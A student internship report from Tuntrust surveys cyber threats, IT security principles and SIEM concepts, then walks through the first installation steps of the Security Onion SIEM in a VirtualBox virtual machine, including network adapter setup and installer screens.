isimg

tuntrust

Agence Nationale de Certification Electronique

Internship Report

An Overview of Cybersecurity Practices and SIEM Solutions

Student Name: *Mustapha Nbiba*

Institution: *Isimg*

Supervisor: *Walid della*

Duration: *1 month*

Acknowledgements

I would like to express my deepest gratitude to all those who contributed to the success of my internship and the writing of this report.

First and foremost, I would like to extend my heartfelt thanks to Walid della for welcoming me to Tuntrust and for his valuable guidance and support throughout this experience in cybersecurity. His supervision and expertise were instrumental in completing my tasks.

I also want to thank my colleagues at Tuntrust for their warm welcome and collaboration. Their availability and assistance greatly facilitated my integration and learning within the team.

Additionally, I am grateful to my professors and university for their academic support and advice throughout my academic journey.

Lastly, I would like to thank my family and friends for their encouragement and moral support during this period.

This internship has been an enriching and formative experience, and I am grateful to all who contributed to its success.

Table of Contents

Table of Figures

Introduction

In the contemporary digital landscape, cybersecurity has become a critical concern for organizations of all sizes. The proliferation of cyber threats, coupled with the increasing complexity of IT environments, necessitates a comprehensive approach to security management. This internship report provides an in-depth exploration of cybersecurity practices and the role of Security Information and Event Management (SIEM) solutions, focusing on the Security Onion platform.

The primary objective of this report is to offer a detailed overview of cybersecurity practices and SIEM solutions through the lens of my one-month internship at Tuntrust in Tunis, Tunisia, under the supervision of Walid Della. The internship provided a hands-on experience with the Security Onion SIEM solution, allowing me to gain practical insights into its installation, configuration, and deployment in a real-world security environment.

The report is structured as follows:

Overview of Cyberattacks, Vulnerabilities, Threat Actors, and Threat Vectors: This section introduces the foundational concepts of cybersecurity, including common vulnerabilities, various threat actors, and the vectors through which attacks are executed. Understanding these elements is crucial for appreciating the necessity and functionality of SIEM solutions.

Introduction to IT Security and SIEM Solutions: Here, we delve into the principles of IT security, the evolution of security practices, and the role of SIEM solutions. This chapter sets the stage for understanding how Security Onion fits into the broader context of IT security.

Features and Functionalities of the Security Onion SIEM Solution: This chapter examines the key features of Security Onion, including its historical development, core functionalities, and the tools it integrates for network security monitoring and log management.

Installation, Configuration, and Setup of the Security Onion SIEM Solution: Detailed instructions for setting up Security Onion are provided, covering prerequisites, virtualization environment, and step-by-step installation processes. This hands-on guide ensures that readers can effectively deploy Security Onion in their own environments.

Production Deployment of the Security Onion SIEM Solution: The final chapter explores the practical application of Security Onion in detecting and managing cyber threats. It includes simulated attack scenarios to test the effectiveness of the SIEM solution in identifying and responding to security incidents.

This report reflects the knowledge and skills acquired during my internship and aims to provide valuable insights into the application of SIEM solutions in enhancing cybersecurity defenses.

Chapter 1: Introduction to Cyberattacks, Vulnerabilities, Threat Actors, and Threat Vectors

Introduction

In today’s digital age, a deep understanding of cyberattacks, vulnerabilities, and threat actors is essential for anyone involved in cybersecurity. This chapter provides a thorough overview of the different types of vulnerabilities that can be exploited by attackers, the various actors involved in cyber threats, and the vectors they use to execute attacks. By examining these elements, we establish a foundation for appreciating how SIEM solutions, such as Security Onion, can be employed to detect, analyze, and respond to these complex threats.

1.1 Common Vulnerabilities

Vulnerabilities are weaknesses in a system that can be exploited by attackers to gain unauthorized access or cause harm. They can exist in software, hardware, or network configurations. Key types include:

Software Bugs: Errors or flaws in software code that can be exploited for unintended actions, such as buffer overflows and SQL injection vulnerabilities.
Configuration Issues: Misconfigurations, like default passwords or improper access controls, that create security gaps.
Outdated Software: Systems or applications that are not updated with the latest patches and security fixes.
Unpatched Systems: Systems lacking updates for known vulnerabilities.

1.2 Threat Actors

Threat actors are individuals or groups that exploit vulnerabilities to carry out cyberattacks. They include:

Hackers: Individuals with motives ranging from malicious intent to curiosity, classified as black-hat (malicious) or white-hat (ethical).
Cybercriminals: Organized groups or individuals who use attacks for financial gain, such as ransomware or phishing.
Nation-State Actors: State-sponsored groups conducting cyber espionage or sabotage for political or strategic goals.
Insiders: Authorized individuals who misuse their privileges for malicious purposes, intentionally or unintentionally.

1.3 Threat Vectors

Threat vectors are the methods used by attackers to exploit vulnerabilities and initiate attacks. Key vectors include:

Phishing:

- Email Phishing: Deceptive emails that trick recipients into divulging sensitive information or clicking malicious links.
- Spear Phishing: Targeted phishing with customized approaches to specific individuals or organizations.
- Whaling: Spear phishing aimed at high-profile targets with personalized messages.

Malware:

- Viruses: Malicious code that attaches to legitimate files and spreads when the infected files are shared.
- Worms: Standalone malware that replicates itself to spread across networks.
- Ransomware: Encrypts data and demands payment for the decryption key.
- Trojans: Malicious software disguised as legitimate applications for unauthorized access.
- Spyware: Gathers information about a user without consent.

Network Attacks:

- DDoS: Overwhelms a target’s network with traffic, causing disruption.
- MitM: Intercepts and potentially alters communications between two parties.
- Spoofing: Pretending to be a legitimate entity to deceive users or systems.

Social Engineering:

- Pretexting: Fabricating scenarios to obtain information by impersonating a trusted figure.
- Baiting: Offering enticing items to lure individuals into providing sensitive information or downloading malware.
- Quizzes and Surveys: Collecting personal information through seemingly harmless online activities.

Exploits:

- Zero-Day Exploits: Attacks targeting previously unknown vulnerabilities without available patches.
- Exploit Kits: Toolkits for automating the exploitation of known vulnerabilities.

1.4 Tools for Addressing Cyberattacks

Essential tools for identifying, analyzing, and mitigating cyber threats include:

Metasploit: A penetration testing framework for identifying and exploiting system vulnerabilities.
Nmap: A network scanning tool for discovering hosts, services, and open ports.
Wireshark: A network protocol analyzer for capturing and inspecting network traffic.
Nessus: A vulnerability scanner for assessing security weaknesses.

Burp Suite: A tool for web application security testing to identify vulnerabilities.
John the Ripper: A password cracking tool for testing password strength.

Conclusion

Understanding cyberattacks, vulnerabilities, threat actors, and threat vectors provides a foundational knowledge necessary for effective cybersecurity. This chapter has highlighted the complexities of these elements and prepared us to appreciate the importance of comprehensive security solutions like Security Onion.

Chapter 2: Overview of IT Security and SIEM Solutions

Introduction

As organizations increasingly rely on digital technologies, the need for robust IT security has never been more critical. The complexity and scale of modern IT environments demand advanced solutions to protect sensitive data and maintain operational integrity. This chapter provides an overview of IT security principles and examines the role of Security Information and Event Management (SIEM) solutions in enhancing an organization's security posture. By exploring these concepts, we lay the groundwork for understanding how SIEM solutions like Security Onion can be leveraged to address contemporary cybersecurity challenges.

2.1 Principles of IT Security

IT security is based on three core principles known as the CIA triad:

- **Confidentiality:** Ensuring that information is only accessible to those who are authorized to see it. This prevents unauthorized users from accessing sensitive data.
- **Integrity:** Making sure that data is accurate and unaltered. This means preventing unauthorized changes to information and ensuring that data remains reliable.
- **Availability:** Ensuring that information and resources are available to authorized users when needed. This involves protecting systems from disruptions and ensuring continuous access.

These principles form the foundation of IT security practices, helping organizations protect their data and systems effectively.




Figure 1: The CIA Triad

2.2 Evolution of IT Security

IT security has evolved significantly over the past few decades in response to the growing sophistication of cyber threats. Initially focused on perimeter defenses like firewalls and antivirus software, the field has expanded to include a multi-layered approach:

- **Network Security:** Protecting the integrity and usability of network and data by implementing measures such as firewalls, intrusion detection systems (IDS), and network segmentation.
- **Endpoint Security:** Securing individual devices and endpoints through measures like antivirus software, endpoint detection and response (EDR), and patch management.
- **Application Security:** Ensuring that software applications are secure from vulnerabilities and attacks through practices such as secure coding, vulnerability assessments, and penetration testing.
- **Data Security:** Protecting data from unauthorized access and breaches through encryption, access controls, and data loss prevention (DLP) solutions.
- **Identity and Access Management (IAM):** Managing user identities and access rights to ensure that only authorized individuals can access specific resources.

2.3 The Role of SIEM Solutions

SIEM (Security Information and Event Management) solutions are crucial in modern IT security. They provide a comprehensive approach to threat detection, incident response, and compliance management by aggregating and analyzing security data from various sources. Key functions of SIEM solutions include:

- **Log Management:** Collecting and centralizing logs from various devices and applications, making it easier to monitor and analyze security events.
- **Event Correlation:** Analyzing and correlating data from multiple sources to identify patterns and detect potential threats.
- **Real-Time Monitoring:** Providing continuous monitoring of security events to detect and respond to threats as they occur.
- **Incident Management:** Facilitating the management and response to security incidents by providing tools for investigation, remediation, and reporting.
- **Compliance Reporting:** Assisting organizations in meeting regulatory and compliance requirements by generating reports and maintaining audit trails.

2.4 Benefits of Implementing SIEM Solutions

Implementing a SIEM solution offers several benefits, including:

- **Enhanced Threat Detection:** By correlating data from various sources, SIEM solutions can identify and respond to sophisticated threats that might go unnoticed by individual security tools.

- **Improved Incident Response:** SIEM solutions provide tools and workflows for efficient incident management, helping organizations respond to threats in a timely manner.
- **Centralized Security Management:** Consolidating security data and events into a single platform streamline monitoring and management, improving overall security posture.
- **Regulatory Compliance:** SIEM solutions help organizations meet compliance requirements by providing detailed reports and maintaining audit trails of security events.

Conclusion

An effective IT security strategy is integral to safeguarding an organization's digital assets and operations. SIEM solutions play a critical role in this strategy by providing advanced capabilities for threat detection, incident response, and compliance management. Understanding the principles of IT security and the evolution of security practices sets the stage for leveraging SIEM solutions like Security Onion. In the next chapter, we will explore the features and functionalities of Security Onion in detail, demonstrating how it addresses contemporary cybersecurity challenges and enhances an organization's security infrastructure.

Chapter 3: Features and Functionalities of the Security Onion SIEM Solution

Introduction:

Security Onion is a powerful SIEM solution designed to provide comprehensive network security monitoring and analysis. This chapter explores the historical development of Security Onion, highlighting its evolution from a basic intrusion detection tool to a robust SIEM platform. We will examine its key features and functionalities, including network security monitoring, host-based intrusion detection, log management, and data visualization. Understanding these features is crucial for effectively deploying and utilizing Security Onion in a real-world security environment.

3.1 Historical Development

Security Onion was first developed by Doug Burks in 2008 as a free and open-source Linux distribution aimed at providing robust network security monitoring capabilities. Over time, Security Onion has evolved significantly, incorporating various tools and technologies to enhance its functionality and usability. Key milestones in its development include:

Initial Release (2008): The first version of Security Onion was introduced as a lightweight solution for intrusion detection and network monitoring.
Expansion of Tools (2010s): Security Onion began integrating a wide range of security tools, including Snort, Suricata, and Bro (now Zeek), to broaden its capabilities.
Enhanced Usability (2015): The platform underwent significant updates to improve its user interface and ease of use, incorporating tools like ELK Stack (Elasticsearch, Logstash, Kibana) for advanced log management and visualization.
Ongoing Updates (2020s): Security Onion continues to receive updates and enhancements, adding new features, tools, and integrations to keep pace with evolving security threats and technologies.

3.2 Key Features and Functionalities

Security Onion provides a suite of tools and features designed to support various aspects of security monitoring and analysis:

Network Security Monitoring (NSM):

- **Snort and Suricata:** Network intrusion detection systems (NIDS) that analyze network traffic for suspicious activity and known attack patterns.
- **Zeek (formerly Bro):** A network security monitor that provides deep visibility into network traffic and communications.

Host-Based Intrusion Detection System (HIDS):

- **OSSEC:** An open-source host-based intrusion detection system that monitors and analyzes system logs for suspicious activities.

Log Management and Analysis:

- **ELK Stack (Elasticsearch, Logstash, Kibana):** Tools for indexing, analyzing, and visualizing log data to identify trends and anomalies.

Visualization and Reporting:

- **Kibana Dashboards:** Interactive dashboards that provide visual insights into network and security data.

3.3 Data Deployment Model

The data deployment model for Security Onion involves:

Data Collection: Gathering network and system data from various sources, including logs and traffic.
Data Aggregation: Aggregating data into a centralized repository for analysis and correlation.
Data Analysis: Using SIEM tools to analyze and correlate data for detecting security events and incidents.
Data Visualization: Providing visual representations of data to aid in understanding and response.

Conclusion

The extensive features and functionalities of Security Onion make it a vital tool for network security monitoring and incident response. By offering a suite of tools for analyzing network traffic, monitoring host activity, and managing logs, Security Onion enhances an organization’s ability to detect and respond to security threats. This chapter has provided a detailed overview of Security Onion’s capabilities, setting the stage for the practical aspects of its installation, configuration, and deployment in subsequent chapters.

Chapter 4: Installation, Configuration, and Setup of the SIEM Security Onion Solution

Introduction

Proper installation, configuration, and setup are crucial for maximizing the effectiveness of the Security Onion SIEM solution. This chapter outlines the steps involved in deploying Security Onion, including the prerequisites, virtualization environment, and network setup. Detailed instructions are provided for downloading the necessary software, creating virtual machines, and configuring network interfaces. This hands-on approach ensures that readers can effectively set up Security Onion for optimal performance in their security operations.

4.1 Prerequisites for Setting Up


The architecture we have chosen for this project is the ‘standalone’ architecture, which requires the following specifications:

- RAM: 12 GB
- Processor: 4 CPU cores
- Hard Drive: 200 GB
- Network Cards: 2 network cards (one for management and one for sniffing)

4.2 Virtualization Environment

For this project, we have chosen to use VirtualBox as the virtualization solution due to the following advantages:

- Ability to install it on both Windows and Linux PCs
- Capability to create new virtual machines from scratch
- Support for advanced virtualization features such as virtual networks, virtual disks, and snapshots


VirtualBox - About

VirtualBox Graphical User Interface
Version 7.0.6 r155176 (Qt5.15.2)
Copyright © 2023 Oracle and/or its affiliates.

Figure 2: Version of VirtualBox

4.3 Downloading and Creating the Virtual Machine

4.3.1 ISO Download

The ISO file for installing the SIEM Security Onion on a CentOS 7 operating system can be downloaded from the following link:

https://github.com/Security-Onion-Solutions/securityonion/blob/master/VERIFY_ISO.md


4.3.2 VM Creation

We will create a virtual machine with the following specifications in VirtualBox:

- **RAM:** 4GB
- **Processor:** 2 CPU cores
- **Hard Drive:** 200GB

4.3.3 Network Setup

In our case (Standalone Mode), the server will have two network interfaces. One interface will be used for network traffic sniffing and the other for management and analysis.



Network

☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: wlan0

Advanced


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 0800279FFF27

☑ Cable Connected

Figure 3: 1st Network Card:Bridged for Security Onion management



Network

☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All


MAC Address: 08002725A6B3

☑ Cable Connected

Figure 4: 2nd Network Card: Custom (NatNetwork)for sniffing


4.3.4 Installing the SIEM Security Onion Solution

Once the virtual machine is created with the necessary prerequisites, we can start the virtual machine to begin the installation of SIEM Security Onion.




```
Security Onion 2.4.80

Install Security Onion 2.4.80
Install Security Onion 2.4.80 Desktop
Install Security Onion 2.4.80 IDH Node
Install Security Onion 2.4.80 in basic graphics mode
Install Security Onion 2.4.80 Desktop in basic graphics mo
Install Security Onion 2.4.80 IDH Node in basic graphics m
Test this media & install Security Onion 2.4.80
 Press Tab for full configuration options on menu items.
Troubleshooting                                          >

Automatic boot in 3 seconds...
```

Figure 5: Starting the installation of the Security Onion SIEM solution




```
###########################################
##          ** W A R N I N G **          ##
##     _______________________________   ##
##                                       ##
##   Installing the Security Onion ISO   ##
## on this device will DESTROY ALL DATA  ##
##            and partitions!            ##
##                                       ##
##        ** ALL DATA WILL BE LOST **    ##
###########################################
Do you wish to continue? (Type the entire word 'yes' to proceed.) _
```

Figure 6: Accepting the installation of the Security Onion SIEM solution




```
Security Onion Setup - 2.4.80
Please select the NIC you would like to use for management.

                  enp0s3 08:00:27:39:80:92  Link UP
                  enp0s8 08:00:27:f5:45:2d  Link UP
```

Figure 7: Choosing the management interface of the solution




```
Security Onion Setup - 2.4.80
Choose how to set up your management interface. We recommend using a
static IP address.

          STATIC Set a static IPv4 address (recommended)
          DHCP   Use DHCP to configure the management interface
```

Figure 8: Choosing a static IP address for the management interface of the solution



